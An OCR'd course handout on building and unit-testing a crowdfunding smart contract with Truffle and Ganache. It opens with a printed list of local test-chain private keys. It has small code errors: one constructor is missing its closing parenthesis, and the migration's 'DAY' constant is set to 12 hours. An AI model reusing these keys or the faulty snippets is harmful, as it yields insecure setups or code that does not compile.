(2) 0x5d43e3cac6731589753743841beb2bc58bc2cae8
(3) 0x19f5c1362d9859fe6f451755afcd02ab65012999
(4) 0x774a50259b23dedac806de6d1115b7380f853a0c
(5) 0xb5ac1b1532b7ed4b5f30155dc7be95f07339514f
(6) 0xfdda2a6ad1cc3e5b107555b59c12aab643b27522
(7) 0x45843c903bfccc29542d596af6976b78f622f442
(8) 0x5050feb32c8284c54d1c3b83be3a9591cc20a70c
(9) 0xe2cc0ef1572c4770f87094e374cc25a0636a7a9e

Private Keys
==================
(0) c83bb1b41d7c9c7145def05c7b0d0f8eb3288c4c796cdc2bf5db3702481c3652
(1) 0b4cf176bba6881cc24a07a441f4957843b0b3da0fa1f0215f5aba4c010fbad9
(2) 26cb75acf1cd5087830d95840a69fbaa2fae5dd259c4fe4a7d3e38273320e536
(3) 6891d38dd4dfdbded04742497c5c99489fac19e98e3569339a79e46043403e74
(4) fc44ef1be3afa91104fc8d908765b87deaaaa1db9fb6a86b387e524697b85a2c
(5) c3cb9f70d7d04e80bf03aa4ae08a9d3423809702184bf9e57dd4816d5f01139f
(6) f642243ff5fc68494cebd97b4f7ed43b7920fa355b9ccd7828f0c2416140860f
(7) 1dc9d2d31c1d1378aace32d3c648c30b7debfb910a107f1f090e1b74085e6614
(8) 80dbdac6aae4558707ed6ed708cbaff1ab4761014d8e116bd32634f53142188e
(9) c3d8b3ee4911a7b9044f355f82c11c670ab991d06fd3829238d9ff6c8a0e41de
```

5. Open second terminal, go to Exercise directory and type:

```
$ truffle migrate
```

NOTE: On Windows you should write **`truffle.cmd migrate`** instead, because there is a JS file with the same name in the main folder and cmd.exe will get confused.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
smooth@smooth-VirtualBox: ~
eth_getTransactionReceipt
eth_getCode
eth_uninstallFilter
eth_sendTransaction

  Transaction: 0xaa1331080f627b7874eff7f89598c7cc19ce3598ae3d2f03a869ac070b3072a
4
  Gas usage: 26981
  Block Number: 4
  Block Time: Tue Feb 27 2018 19:07:57 GMT+0200 (EET)

eth_getTransactionReceipt

smooth@smooth-VirtualBox: ~/Exercise
smooth@smooth-VirtualBox:~/Exercise$ truffle migrate
Compiling ./contracts/Migrations.sol...
Compiling ./contracts/PublicArticle.sol...
Writing artifacts to ./build/contracts

Using network 'development'.

Running migration: 1_initial_migration.js
  Deploying Migrations...
  ... 0x796eb760000d3179b76b9e63e3d4a405a289ee07781ff85c2f857222ec4de437
  Migrations: 0x178649830524e44f6bc563241e28e74d880a47f0
Saving successful migration to network...
  ... 0x70560e75fb42ec50cc8477e167c1b05116475d8e66fc4ec4db62b70c0f8d5372
Saving artifacts...
Running migration: 2_deploy_contracts.js
  Deploying PublicArticle...
  ... 0xb57bbc2b0f938547f354a81ee465062cbf90d4dc30404c9ec4e3012f6386b4c8
  PublicArticle: 0xf173ea46328b8d4a839ada70a4f7864c91048fa5
Saving successful migration to network...
  ... 0xaa1331080f627b7874eff7f89598c7cc19ce3598ae3d2f03a869ac070b3072a4
Saving artifacts...
```

The smart contract was **successfully deployed**. You can see the **transaction number** wrote in **block 4** of the blockchain.

6. Now run the **truffle console** and call the info for **block 4.** There is the transaction number which we see in migration info.

```
$ truffle console
```

```
> web3.eth.getBlock(4)
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
smooth@smooth-VirtualBox: ~/Exercise
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000',
  transactionsRoot: '0x56e81f171bcc55a6ff8345e692c0f86e5b48e01b996cadc001622fb5e
363b421',
  stateRoot: '0xe4c3f035c63905bb20e8a6fc8f2aded93ff6d956722d2841683bbbb56fd90673
',
  receiptsRoot: '0x56e81f171bcc55a6ff8345e692c0f86e5b48e01b996cadc001622fb5e363b
421',
  miner: '0x0000000000000000000000000000000000000000',
  difficulty: BigNumber { s: 1, e: 0, c: [ 0 ] },
  totalDifficulty: BigNumber { s: 1, e: 0, c: [ 0 ] },
  extraData: '0x0',
  size: 1000,
  gasLimit: 6721975,
  gasUsed: 26981,
  timestamp: 1519751277,
  transactions:
   [ '0xaa1331080f627b7874eff7f89598c7cc19ce3598ae3d2f03a869ac070b3072a4' ],
  uncles: [] }
truffle(development)>
```

What to Submit?

Create a zip file (e.g. **your-username-contracts-truffle-unit-tests-exercise.zip**) holding the screenshots with your experiments.

Submit your zip file as homework at the course Web site.

Exercises: Develop and Unit Test Smart Contracts with Truffle

We are going to build a contract which allows for funds raising. Mechanics are the same as a single Kickstarter campaign. There is a particular time to reach the goal. If this does not happen, donators are free to request a refund of transferred Ether. If a goal is reached, the owner of the smart contact can withdraw funds. We want to also allow for "anonymous" donation which is merely a transfer of funds to a smart contract. Even if we are saying anonymous, you need to know that all transactions are publicly visible Ether transfer. We are just unable to refund those funds.

Original Source: Michal Zalecki

With clearly defined scope we can start implementing our smart contract

Setup

Truffle is a popular development framework written in JavaScript. It neither comes with any convention for your smart contracts nor utility library but provides you with a local environment for developing, testing and deploying contracts. For starters, install truffle locally.

```
npm install -g truffle
```

Truffle makes it possible to kick off the project using one of many boxes. A box is a boilerplate containing something more than just a necessary minimum. We are interested in starting a new project from scratch.

```
truffle init
```

Look around; there is not much there yet. The only interesting bit is a Migrations.sol contract and its migration file. History of migrations you are going to make over time is recorded on-chain through a Migrations contract.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Implementing the Contract and Tests

Setting an Owner

The first feature we want our **smart contract** to have is an **owner**. Before we start writing the first **test** let's create an empty **Funding contract** so our **tests** can compile.

```
// contracts/Funding.sol
pragma solidity ^0.4.21;

contract Funding {

}
```

Now, with an **empty contract** defined we can create a **testing contract**.




```
// contracts/FundingTest.sol
pragma solidity ^0.4.21;

import "truffle/Assert.sol";
import "../contracts/Funding.sol";

contract FundingTest {

}
```

Note: Some **linters** will tell you that "**truffle/Assert.sol**" doesn't exist. Just **ignore** this. **Truffle** will do his **magic** and everything will be fine.

Now we are ready to **run** our first **test**.

```
truffle test
```

Note: If this **doesn't work** you need to **rename** the "**truffle.js**" to "**truffle-old.js**" in main folder.

Yay! If we got it right, contracts should **compile without** any errors. But we still don't have any **tests**. We need to fix that. We want **Funding** to **store** an **address** of its **deployer** as an **owner**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
// contracts/FundingTest.sol
pragma solidity ^0.4.21;

import "truffle/Assert.sol";
import "../contracts/Funding.sol";

contract FundingTest {
    function testSettingAnOwnerDuringCreation() public {
        Funding funding = new Funding();
        Assert.equal(funding.owner(), this, "An owner is different than a deployer");
    }
}
```


Each **smart contract** has an **address**. An instance of each **smart contract** is implicitly convertible to its **address** and **this.balance** returns contract's balance. One smart contract can instantiate another, so we **expect** that **owner** of Funding is still the same **contract**. Now, to the **implementation**.

```
// contracts/Funding.sol
pragma solidity ^0.4.21;

contract Funding {
    address public owner;

    constructor() public {
        owner = msg.sender;
    }
}
```

A **sender** of the message inside a **constructor** is a **deployer**. Let's **rerun** the **tests**!

```
> truffle test FundingTest.sol
Compiling .\contracts\Funding.sol...
Compiling .\contracts\FundingTest.sol...
Compiling .\contracts\Migrations.sol...
Compiling truffle/Assert.sol...


  FundingTest
    √ testSettingAnOwnerDuringCreation (85ms)


  1 passing (900ms)
```

Now let's create some **tests** in **JavaScript** as well.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
// test/FundingTest.js
const Funding = artifacts.require("Funding");

contract("Funding", accounts => {
    const [firstAccount] = accounts;

    it("sets an owner", async () => {
        const funding = await Funding.new();
        assert.equal(await funding.owner.call(), firstAccount);
    });
});
```

In JavaScript, we can require a contract using artifacts.require. Instead of describe which you may know from other testing frameworks we use contract which does some cleanup and provides a list of available accounts. The first account is used by default during tests.

Now let's run both tests together.


```
> truffle test FundingTest.sol ./test/FundingTest.js
Compiling .\contracts\Funding.sol...
Compiling .\contracts\FundingTest.sol...
Compiling .\contracts\Migrations.sol...
Compiling truffle/Assert.sol...


  FundingTest
    √ testSettingAnOwnerDuringCreation (116ms)

  Contract: Funding
    √ sets an owner (93ms)


  2 passing (1s)
```

Apart from creating a new contract during tests, we would also like to access contracts deployed through a migration.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
// contracts/FundingTest.sol
pragma solidity ^0.4.21;

import "truffle/Assert.sol";
import "../contracts/Funding.sol";
import "truffle/DeployedAddresses.sol";

contract FundingTest {

    function testSettingAnOwnerDuringCreation() public {
        Funding funding = new Funding();
        Assert.equal(funding.owner(), this, "An owner is different than a deployer");
    }

    function testSettingAnOwnerOfDeployedContract() public {
        Funding funding = Funding(DeployedAddresses.Funding());
        Assert.equal(funding.owner(), msg.sender, "An owner is different than a deployer");
    }
}
```

It **fails** as we do not have any **migration** for our **Funding contract**.




```
// migrations/2_funding.js
const Funding = artifacts.require("./Funding.sol");

module.exports = function(deployer) {
    deployer.deploy(Funding);
};
```

We can now **rerun tests**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
> truffle test FundingTest.sol ./test/FundingTest.js
Compiling .\contracts\Funding.sol...
Compiling .\contracts\FundingTest.sol...
Compiling .\contracts\Migrations.sol...
Compiling truffle/Assert.sol...
Compiling truffle/DeployedAddresses.sol...


  FundingTest
    √ testSettingAnOwnerDuringCreation (88ms)
    √ testSettingAnOwnerOfDeployedContract (94ms)

  Contract: Funding
    √ sets an owner (71ms)


  3 passing (3s)
```

Accepting Donations

Next feature on the roadmap is accepting **donations**. Let's start with a **test** in **Solidity**.

```
contract FundingTest {
    uint public initialBalance = 10 ether;

    function testAcceptingDonations() public {
        Funding funding = new Funding();
        Assert.equal(funding.raised(), 0, "Initial raised amount is different than 0");
        funding.donate.value(10 finney)();
        funding.donate.value(20 finney)();
        Assert.equal(funding.raised(), 30 finney, "Raised amount is different than sum of donations");
    }
```

We use a **unit** called **Finney**. You should know that the smallest, indivisible **unit** of **Ether** is called **Wei** (it fits **uint** type).

- 1 **Ether** is 10^18 **Wei**
- 1 **Finney** is 10^15 **Wei**
- 1 **Szabo** is 10^12 **Wei**
- 1 **Shannon** is 10^9 **Wei**

Initially, a **contract** has no spare ethers to transfer so we can set an initial balance. Ten **Ether** is more than enough. Let's write an equivalent **JavaScript test**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
// test/FundingTest.js
const Funding = artifacts.require("Funding");

const FINNEY = 10**15;

contract("Funding", accounts => {
    const [firstAccount, secondAccount] = accounts;

    it("accepts donations", async () => {
        const funding = await Funding.new();
        await funding.donate({ from: firstAccount, value: 10 * FINNEY });
        await funding.donate({ from: secondAccount, value: 20 * FINNEY });
        assert.equal(await funding.raised.call(), 30 * FINNEY);
    });

    it("sets an owner", async () => {
        const funding = await Funding.new();
        assert.equal(await funding.owner.call(), firstAccount);
    });
});
```

Implementation in the contract can be following:

```
// contracts/Funding.sol
pragma solidity ^0.4.21;

contract Funding {
    address public owner;
    uint public raised;

    constructor() public {
        owner = msg.sender;
    }
    function donate() public payable {
        raised += msg.value;
    }
}
```

For now, it is everything to make tests pass. Let's try them.

```
> truffle test FundingTest.sol ./test/FundingTest.js
Compiling .\contracts\Funding.sol...
Compiling .\contracts\FundingTest.sol...
Compiling .\contracts\Migrations.sol...
Compiling truffle/Assert.sol...
Compiling truffle/DeployedAddresses.sol...


  FundingTest
    √ testAcceptingDonations (123ms)
    √ testSettingAnOwnerDuringCreation (75ms)
    √ testSettingAnOwnerOfDeployedContract (76ms)

  Contract: Funding
    √ accepts donations (288ms)
    √ sets an owner (119ms)


  5 passing (3s)
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Now, we would like to keep **track** of who **donated** how much.

```
contract FundingTest {
    uint public initialBalance = 10 ether;

    function testTrackingDonatorsBalance() public {
        Funding funding = new Funding();
        funding.donate.value(5 finney)();
        funding.donate.value(15 finney)();
        Assert.equal(funding.balances(this), 20 finney, "Donator balance is different than sum of donations");
    }

    function testAcceptingDonations() public {
```

Testing with **JavaScript** gives us an ability to **test** for **multiple different accounts**.

```
const FINNEY = 10**15;

contract("Funding", accounts => {
    const [firstAccount, secondAccount] = accounts;

    it("keeps track of donator balance", async () => {
        const funding = await Funding.new();
        await funding.donate({ from: firstAccount, value: 5 * FINNEY });
        await funding.donate({ from: secondAccount, value: 15 * FINNEY });
        await funding.donate({ from: secondAccount, value: 3 * FINNEY });
        assert.equal(await funding.balances.call(firstAccount), 5 * FINNEY);
        assert.equal(await funding.balances.call(secondAccount), 18 * FINNEY);
    });
```

For tracking a **balance** of particular user, we can use **mapping**. We have to mark a **function** as **payable**, so it allows users to **send Ethers** along with **function calls**.

```
// contracts/Funding.sol
pragma solidity ^0.4.21;

contract Funding {
    address public owner;
    uint public raised;
    mapping(address => uint) public balances;

    constructor() public {
        owner = msg.sender;
    }
    function donate() public payable {
        balances[msg.sender] += msg.value;
        raised += msg.value;
    }
}
```

Let's **test** and see if all of them will **pass** again.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
> truffle test FundingTest.sol ./test/FundingTest.js
Compiling .\contracts\Funding.sol...
Compiling .\contracts\FundingTest.sol...
Compiling .\contracts\Migrations.sol...
Compiling truffle/Assert.sol...
Compiling truffle/DeployedAddresses.sol...


  FundingTest
    √ testTrackingDonatorsBalance (140ms)
    √ testAcceptingDonations (158ms)
    √ testSettingAnOwnerDuringCreation (104ms)
    √ testSettingAnOwnerOfDeployedContract (108ms)

  Contract: Funding
    √ keeps track of donator balance (360ms)
    √ accepts donations (249ms)
    √ sets an owner (100ms)


  7 passing (4s)
```

What to Submit?

Create a zip file (e.g. **`your-username-contracts-truffle-unit-tests-exercise.zip`**) holding the

Source code (without node_modules folder) and screenshots with your experiments. Make screenshots of the unit tests results.

Submit your zip file as homework at the course Web site.

Exercises: More Solidity Specific Unit Tests with Truffle


Now let's extend even further our **`Funding`** contract and start using some more Solidity Specific unit testing mechanics. We need to make some modification to our files so we can do this.

Original Source: [Michal Zalecki]

1. Time Constraint

Our donators can now donate, but there is no time constraint. We would like users to send us some Ether but only until fundraising is finished. We can get a current block timestamp by reading now property. If you start writing tests in Solidity, you will quickly realize that there is no easy way to manipulate block time from the testing smart contract. There is also no sleep method which would allow us to set a tiny duration, wait for a second or two and try again simulating that time for donating is up.

I have already mentioned that there is no easy way to manipulate block time from Solidity (at least at the time of writing). JSON-RPC is a stateless, remote procedure call protocol. Ethereum provides multiple methods which we can remotely execute. One of the use cases for it is creating Oracles. We are not going to use JSON-RPC directly but through Web3.js which provides a convenient abstraction for RPC calls.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
// source: https://github.com/OpenZeppelin/zeppelin-solidity/blob/master/test/helpers/increaseTime.js
module.exports.increaseTime = function increaseTime(duration) {
    const id = Date.now();

    return new Promise((resolve, reject) => {
        web3.currentProvider.sendAsync(
            {
                jsonrpc: "2.0",
                method: "evm_increaseTime",
                params: [duration],
                id: id
            },
            err1 => {
                if (err1) return reject(err1);

                web3.currentProvider.sendAsync(
                    {
                        jsonrpc: "2.0",
                        method: "evm_mine",
                        id: id + 1
                    },
                    (err2, res) => {
                        return err2 ? reject(err2) : resolve(res);
                    }
                );
            }
        );
    });
};
```

Calling **increaseTime** results in two **RPC** calls. You will not find them on **Ethereum** wiki page. Both **evm_increaseTime** and **evm_mine** are non-standard methods provided by **Ganache** - blockchain for **Ethereum development** we use when running **tests**.

We need to **modify** a lot of files to include the time in our **contract** and **tests**. So let's start with our **migration** file.

```
// migrations/2_funding.js
const Funding = artifacts.require("./Funding.sol");

const DAY = 3600 * 12;

module.exports = function(deployer) {
    deployer.deploy(Funding, DAY);
};
```

Now let's change our **`Funding`** contract.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
// contracts/Funding.sol
pragma solidity ^0.4.21;

contract Funding {
    uint public raised;
    uint public finishesAt;
    address public owner;
    mapping(address => uint) public balances;

    constructor(uint _duration) public {
        owner = msg.sender;
        finishesAt = now + _duration;
    }

    function isFinished() public view returns (bool) {
        return finishesAt <= now;
    }

    function donate() public payable {
        balances[msg.sender] += msg.value;
        raised += msg.value;
    }
}
```

Because we changed our constructor in the Funding contract to accept duration we need to now to pass that information every time we create an instance. To make this easier we will use the "beforeEach" function that creates an instance before each test for us and we need to remove everywhere that we created instance our self.

```
it("sets an owner", async () => {
    const funding = await Funding.new();
    assert.equal(await funding.owner.call(), firstAccount);
});
```

Repeat this and remove this line everywhere and then add the "beforeEach" as follow:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
// test/FundingTest.js
const Funding = artifacts.require("Funding");
const { increaseTime } = require("./utils");

const DAY = 3600 * 24;
const FINNEY = 10**15;

contract("Funding", accounts => {
    const [firstAccount, secondAccount] = accounts;

    let funding;

    beforeEach(async () => {
        funding = await Funding.new(DAY);
    });

    it("finishes fundraising when time is up", async () => {
        assert.equal(await funding.isFinished.call(), false);
        await increaseTime(DAY);
        assert.equal(await funding.isFinished.call(), true);
    });

    it("keeps track of donator balance", async () => {
```

Now we are ready with our JavaScript testing and we need to fix the Solidity testing contract to work with our changes to the Funding contract.

Again we need to remove everywhere where we made an instance of Funding as we are going to use "beforeEach".

```
function testSettingAnOwnerDuringCreation() public {
    Funding funding = new Funding();
    Assert.equal(funding.owner(), this, "An owner is different than a deployer");
}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
contract FundingTest {
    uint public initialBalance = 10 ether;
    Funding funding;

    function () public payable {}

    function beforeEach() public {
        funding = new Funding(1 days);
    }

    function testTrackingDonatorsBalance() public {
        funding.donate.value(5 finney)();
        funding.donate.value(15 finney)();
        Assert.equal(funding.balances(this), 20 finney, "Donator balance is different than sum of donations");
    }

    function testAcceptingDonations() public {
        Assert.equal(funding.raised(), 0, "Initial raised amount is different than 0");
        funding.donate.value(10 finney)();
        funding.donate.value(20 finney)();
        Assert.equal(funding.raised(), 30 finney, "Raised amount is different than sum of donations");
    }

    function testSettingAnOwnerDuringCreation() public {
        Assert.equal(funding.owner(), this, "An owner is different than a deployer");
    }
```

Tests should be now passing.

```
> truffle test
Compiling .\contracts\Funding.sol...
Compiling .\contracts\Migrations.sol...
Compiling .\test\FundingTest.sol...
Compiling truffle/Assert.sol...
Compiling truffle/DeployedAddresses.sol...


  FundingTest
    √ testTrackingDonatorsBalance (212ms)
    √ testAcceptingDonations (117ms)
    √ testSettingAnOwnerDuringCreation (70ms)
    √ testSettingAnOwnerOfDeployedContract (62ms)

  Contract: Funding
    √ finishes fundraising when time is up (42ms)
    √ keeps track of donator balance (187ms)
    √ accepts donations (129ms)
    √ sets an owner


  8 passing (3s)
```

2. Modifiers and Testing Throws

We can now tell whether fundraising finished, but we are not doing anything with this information. Let's put a limitation on how long people can donate.

Since Solidity 0.4.13, a throw is deprecated. New function for handling state-reverting exceptions are require(), assert() and revert(). You can read more about differences between those calls here.

All exceptions bubble up, and there is no try...catch in Solidity. So how to test for throws using just Solidity? Low-level call function returns false if an error occurred and true otherwise. You can also use a proxy contract to achieve the same in what you may consider as more elegant way.

Let's add a new test to our testing contract.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
contract FundingTest {
    uint public initialBalance = 10 ether;
    Funding funding;

    function () public payable {}

    function beforeEach() public {
        funding = new Funding(1 days);
    }
    function testDonatingAfterTimeIsUp() public {
        Funding newFund = new Funding(0);
        bool result = address(newFund).call.value(10 finney)(bytes4(keccak256("donate()")));
        Assert.equal(result, false, "Allows for donations when time is up");
    }
    function testTrackingDonatorsBalance() public {
```

In JavaScript we can just use try...catch to handle an error.

```
contract("Funding", accounts => {
    const [firstAccount, secondAccount] = accounts;

    let funding;

    beforeEach(async () => {
        funding = await Funding.new(DAY);
    });

    it("does not allow for donations when time is up", async () => {
        await funding.donate({ from: firstAccount, value: 10 * FINNEY });
        await increaseTime(DAY);
        try {
            await funding.donate({ from: firstAccount, value: 10 * FINNEY });
            assert.fail();
        } catch (err) {
            assert.ok(/revert/.test(err.message));
        }
    });
```

We can now restrict time for calling donate in Funding contract with "onlyNotFinished" modifier.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
// contracts/Funding.sol
pragma solidity ^0.4.21;

contract Funding {
    uint public raised;
    uint public finishesAt;
    address public owner;
    mapping(address => uint) public balances;

    constructor(uint _duration) public {
        owner = msg.sender;
        finishesAt = now + _duration;
    }

    modifier onlyNotFinished() {
        require(!isFinished());
        _;
    }

    function isFinished() public view returns (bool) {
        return finishesAt <= now;
    }

    function donate() public onlyNotFinished payable {
        balances[msg.sender] += msg.value;
        raised += msg.value;
    }
}
```

Both new **tests** should now **pass**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
> truffle test
Compiling .\contracts\Funding.sol...
Compiling .\contracts\Migrations.sol...
Compiling .\test\FundingTest.sol...
Compiling truffle/Assert.sol...
Compiling truffle/DeployedAddresses.sol...


  FundingTest
    √ testDonatingAfterTimeIsUp (89ms)
    √ testTrackingDonatorsBalance (106ms)
    √ testAcceptingDonations (103ms)
    √ testSettingAnOwnerDuringCreation (61ms)
    √ testSettingAnOwnerOfDeployedContract (60ms)

  Contract: Funding
    √ does not allow for donations when time is up (132ms)
    √ finishes fundraising when time is up (63ms)
    √ keeps track of donator balance (160ms)
    √ accepts donations (106ms)
    √ sets an owner


  10 passing (3s)
```

3. Withdrawal

We accept **donations**, but it is **not** yet possible to **withdraw** any funds. An **owner** should be able to do it only when the goal has been reached. We also cannot set a goal. We would like to do it when **deploying** a **contract**—as we did when we were setting **contract duration**.

```
contract FundingTest {
    uint public initialBalance = 10 ether;
    Funding funding;

    function () public payable {}

    function beforeEach() public {
        funding = new Funding(1 days, 100 finney);
    }

    function testWithdrawalByAnOwner() public {
        uint initBalance = address(this).balance;
        funding.donate.value(50 finney)();
        bool result = address(funding).call(bytes4(keccak256("withdraw()")));
        Assert.equal(result, false, "Allows for withdrawal before reaching the goal");
        funding.donate.value(50 finney)();
        Assert.equal(address(this).balance, initBalance - 100 finney, "Balance before withdrawal doesn't correspond the sum of donations");
        result = address(funding).call(bytes4(keccak256("withdraw()")));
        Assert.equal(result, true, "Doesn't allow for withdrawal after reaching the goal");
        Assert.equal(address(this).balance, initBalance, "Balance after withdrawal doesn't correspond the sum of donations");
    }

    function testWithdrawalByNotAnOwner() public {
        // Make sure to check what goal is set in the migration (here also 100 Finney)
        funding = Funding(DeployedAddresses.Funding());
        funding.donate.value(100 finney)();
        bool result = address(funding).call(bytes4(keccak256("withdraw()")));
        Assert.equal(result, false, "Allows for withdrawal by not an owner");
    }
    function testDonatingAfterTimeIsUp() public {
        Funding newFund = new Funding(0, 100 finney);
```

From **Solidity**, we are not able to select an address from which we want to make a transaction. By design, address of the **smart contract** is going to be used. What we can do to test withdrawal from an account which is not an owner is to use deployed contract instead of using created by a testing contract. Trying to withdraw in such case should always fail. One restriction is that you cannot specify a constructor params—the migration script has already deployed this contract.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
contract("Funding", accounts => {
    const [firstAccount, secondAccount, thirdAccount] = accounts;

    let funding;

    beforeEach(async () => {
        funding = await Funding.new(DAY, 100 * FINNEY);
    });

    it("allows an owner to withdraw funds when goal is reached", async () => {
        await funding.donate({ from: secondAccount, value: 30 * FINNEY });
        await funding.donate({ from: thirdAccount, value: 70 * FINNEY });
        const initBalance = web3.eth.getBalance(firstAccount);
        assert.equal(web3.eth.getBalance(funding.address), 100 * FINNEY);
        await funding.withdraw();
        const finalBalance = web3.eth.getBalance(firstAccount);
        assert.ok(finalBalance.greaterThan(initBalance)); // hard to be exact due to the gas usage
    });

    it("does not allow non-owners to withdraw funds", async () => {
        funding = await Funding.new(DAY, 100 * FINNEY, { from: secondAccount });
        await funding.donate({ from: firstAccount, value: 100 * FINNEY });
        try {
            await funding.withdraw();
            assert.fail();
        } catch (err) {
            assert.ok(/revert/.test(err.message));
        }
    });
```

You might have noticed that JavaScript is a lot easier and less hacky then a Solidity test case but we still have the nasty **try catch** and a **regex**. This is because the available **assert.throws** does **not** work well with **async** code.

Let's now Add the **functionality** to the **Funding contract**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
contract Funding {
    uint public raised;
    uint public finishesAt;
    uint public goal;
    address public owner;
    mapping(address => uint) public balances;
    modifier onlyNotFinished() {
        require(!isFinished());
        _;
    }

    constructor(uint _duration, uint _goal public {
        owner = msg.sender;
        finishesAt = now + _duration;
        goal = _goal;
    }
    modifier onlyOwner() {
        require(owner == msg.sender);
        _;
    }

    modifier onlyFunded() {
        require(isFunded());
        _;
    }
    function isFunded() public view returns (bool) {
        return raised >= goal;
    }

    function withdraw() public onlyOwner onlyFunded {
        owner.transfer(address(this).balance);
    }
```

We already store the **owner** of the contract. Restricting access to particular functions using an **onlyOwner modifier** is a popular convention. Popular enough to export it to a reusable piece of code but we will cover this later. The rest of the code should not come as a surprise, you have seen it all!

Now our new **tests** should be **passing**. Let's check to make sure.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
> truffle test
Compiling .\contracts\Funding.sol...
Compiling .\contracts\Migrations.sol...
Compiling .\test\FundingTest.sol...
Compiling truffle/Assert.sol...
Compiling truffle/DeployedAddresses.sol...


  FundingTest
    √ testWithdrawalByAnOwner (173ms)
    √ testWithdrawalByNotAnOwner (90ms)
    √ testDonatingAfterTimeIsUp (77ms)
    √ testTrackingDonatorsBalance (97ms)
    √ testAcceptingDonations (100ms)
    √ testSettingAnOwnerDuringCreation (58ms)
    √ testSettingAnOwnerOfDeployedContract (86ms)

  Contract: Funding
    √ allows an owner to withdraw funds when goal is reached (756ms)
    √ does not allow non-owners to withdraw funds (184ms)
    √ does not allow for donations when time is up (123ms)
    √ finishes fundraising when time is up (46ms)
    √ keeps track of donator balance (225ms)
    √ accepts donations (124ms)
    √ sets an owner


  14 passing (5s)
```

4. Refund

Currently, funds are stuck, and donators are unable to retrieve their Ether when a goal is not achieved within a specified time. We need to make sure it is possible. Two conditions have to be met so users can get their Ether back. Duration is set in a construct so if we set a 0 duration contract is finished from the beginning, but then we cannot donate to have something to withdraw. So we write tests for this case solely in JavaScript.

```javascript
beforeEach(async () => {
    funding = await Funding.new(DAY, 100 * FINNEY);
});
it("allows to withdraw funds after time is up and goal is not reached", async () => {
    await funding.donate({ from: secondAccount, value: 50 * FINNEY });
    const initBalance = web3.eth.getBalance(secondAccount);
    assert.equal((await funding.balances.call(secondAccount)), 50 * FINNEY);
    await increaseTime(DAY);
    await funding.refund({ from: secondAccount });
    const finalBalance = web3.eth.getBalance(secondAccount);
    assert.ok(finalBalance.greaterThan(initBalance)); // hard to be exact due to the gas usage
});

it("does not allow to withdraw funds after time in up and goal is reached", async () => {
    await funding.donate({ from: secondAccount, value: 100 * FINNEY });
    assert.equal((await funding.balances.call(secondAccount)), 100 * FINNEY);
    await increaseTime(DAY);
    try {
        await funding.refund({ from: secondAccount });
        assert.fail();
    } catch (err) {
        assert.ok(/revert/.test(err.message));
    }
});

it("does not allow to withdraw funds before time in up and goal is not reached", async () => {
    await funding.donate({ from: secondAccount, value: 50 * FINNEY });
    assert.equal((await funding.balances.call(secondAccount)), 50 * FINNEY);
    try {
        await funding.refund({ from: secondAccount });
        assert.fail();
    } catch (err) {
        assert.ok(/revert/.test(err.message));
    }
});
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Implementing refund function can be tricky. Our intuition may tell us to loop through our donators and transfer them their funds. Problem with this solution is that the more donators we have the more gas to pay and it is not only looping but also making multiple transactions. We would like to keep the cost of running a function low and predictable. Let's just allow each user to withdraw their donation.

```
    constructor(uint _duration, uint _goal) public {
        owner = msg.sender;
        finishesAt = now + _duration;
        goal = _goal;
    }
    modifier onlyOwner() {
        require(owner == msg.sender);
        _;
    }

    modifier onlyFunded() {
        require(isFunded());
        _;
    }

    modifier onlyNotFunded() {
        require(!isFunded());
        _;
    }

    modifier onlyFinished() {
        require(isFinished());
        _;
    }
    function refund() public onlyFinished onlyNotFunded {
        uint amount = balances[msg.sender];
        require(amount > 0);
